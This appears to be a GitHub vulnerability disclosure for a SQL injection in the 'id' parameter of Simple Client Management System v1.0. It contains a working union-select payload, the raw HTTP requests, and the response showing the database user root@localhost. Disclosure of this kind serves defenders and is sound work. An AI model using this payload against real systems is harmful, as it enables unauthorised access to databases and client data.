debug601 Update SQLi-1.md History

1 contributor

24 lines (18 sloc) | 1.07 KB

Simple-Client-Mnagement-System v1.0 by oretnom23 has SQL injection


vendors: https://www.sourcecodester.com/php/15027/simple-client-management-system-php-source-code.html

Vulnerability File: \cms\admin?page=client/manage_client&id=

Vulnerability location: /cms/admin/?page=client/manage_client&id=, id

[+] Payload: ip/cms/admin/?page=client/manage_client&id=2' union select 1,user(),3,4,5,6,7 --+

```
 GET /cms/admin/?page=client/manage_client&id=2%27%20union%20select%201,user(),3,4,5
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=3m0l1n81dvmlo0a3h9oo72q1gp
Connection: close
```


GET
/cms/admin/?page=client/manage_client&id=2%27%20union%20select%201,user(),3,4,5,6,7%20--+ HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=3m0l1n81dvmlo0a3h9oo72q1gp
Connection: close
<!-- Main content -->
<section class="content ">

<style>
img#cimg{
height: 15vh;
width: 15vh;
object-fit: scale-down;
object-position: center center;
border-radius: 100% 100%;
}
.select2-container--default .select2-selection--single{
border-radius:0;
}
</style>

<h5 class="card-title">Update Client's Details - root@localhost</h5>

http://192.168.1.19/cms/admin/?page=client/manage_client&id=2' union select 1,user(),3,4,5,6,7 --+
Post data
Referrer
0xHEX
%URL
BASE64
Insert string to replace
PHP
Simple Client Management System - PHP - Admin
Update Client's Details - root@localhost
Personal Information